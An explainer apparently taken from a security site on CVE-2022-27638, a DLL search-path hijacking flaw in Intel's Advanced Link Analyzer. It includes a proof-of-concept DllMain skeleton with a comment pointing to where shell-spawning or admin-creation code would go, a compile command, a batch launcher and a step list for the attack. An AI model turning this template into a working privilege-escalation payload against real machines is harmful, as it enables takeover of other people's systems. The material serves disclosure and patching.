
CVE-2022-27638 highlights a security vulnerability in Intel’s Advanced Link Analyzer products. Both the Pro edition (before version 22.2) and the Standard edition (before 22.1.1 STD) are affected. The flaw allows an attacker with authenticated, local access to manipulate the application's search path, potentially escalating their privileges on the host system.
What is an Uncontrolled Search Path Element?
Many programs load libraries, DLLs, or other executables from directories defined at runtime. If the application does not check or sanitize these paths, a malicious user can place a rogue DLL or executable along the search path. The application may load the attacker’s code instead of the intended file, allowing code execution.
Intel® Advanced Link Analyzer Standard Edition (before version 22.1.1 STD)
Reference:
Intel Official Advisory – INTEL-SA-00626
Severity:
High (local privilege escalation)
Attacker plants a fake DLL in the search path:
If the program checks certain directories before the system folder, an attacker places a malicious DLL there.
Exploit Example
Suppose the Analyzer loads example.dll and doesn’t sanitize the search path. If Windows checks the current working directory before the system directory, the user can plant a malicious DLL.
Directory Structure
C:\
 ├─ Users\
 │   ├─ attacker\
 │   │   ├─ malicious.dll
 │   │   └─ launch.bat
Sample Malicious DLL Code (C++)
// File: malicious.cpp
#include <windows.h>
#include <stdio.h>

BOOL APIENTRY DllMain(HMODULE hModule,
                      DWORD  ul_reason_for_call,
                      LPVOID lpReserved)
{
    if (ul_reason_for_call == DLL_PROCESS_ATTACH) {
        MessageBox(NULL, "Privilege Escalated! Malicious DLL loaded.", "CVE-2022-27638", MB_OK);
        // Here you can insert code to spawn a shell or add a new admin user
    }
    return TRUE;
}
Compile with
cl /LD malicious.cpp
Batch Script to Launch Analyzer
@echo off
cd "C:\Users\attacker"
start "" "C:\Program Files\Intel\Analyzer\analyzer.exe"
What Happens?
- Analyzer (if running with higher privileges, e.g., via Run as Administrator) loads malicious.dll from the attacker’s folder.
Why is This Dangerous?
If an attacker gains even low-level access to a system (as a standard user), they could easily escalate their privileges to administrator, dump passwords, or control the machine.
> Attacker’s path to success:
> - Find the uncontrolled search path element for a DLL or binary
> - Place a malicious file in an earlier-searched folder
> - Wait for the legitimate app to launch (or trick user/admin to run it)
Update your software:
Download latest from Intel’s page
References
- Intel Security Advisory: INTEL-SA-00626
- NIST NVD: CVE-2022-27638
- Hijacking DLLs in Windows
In Short
CVE-2022-27638 is a clear example of why software must control its search path for dependencies. As shown, a seemingly small mistake can let an attacker go from regular user to full admin. Always update your software, restrict write access, and stay cautious with what’s in your folders!
Timeline
Published on: 11/11/2022 16:15:00 UTC
Last modified on: 11/17/2022 14:19:00 UTC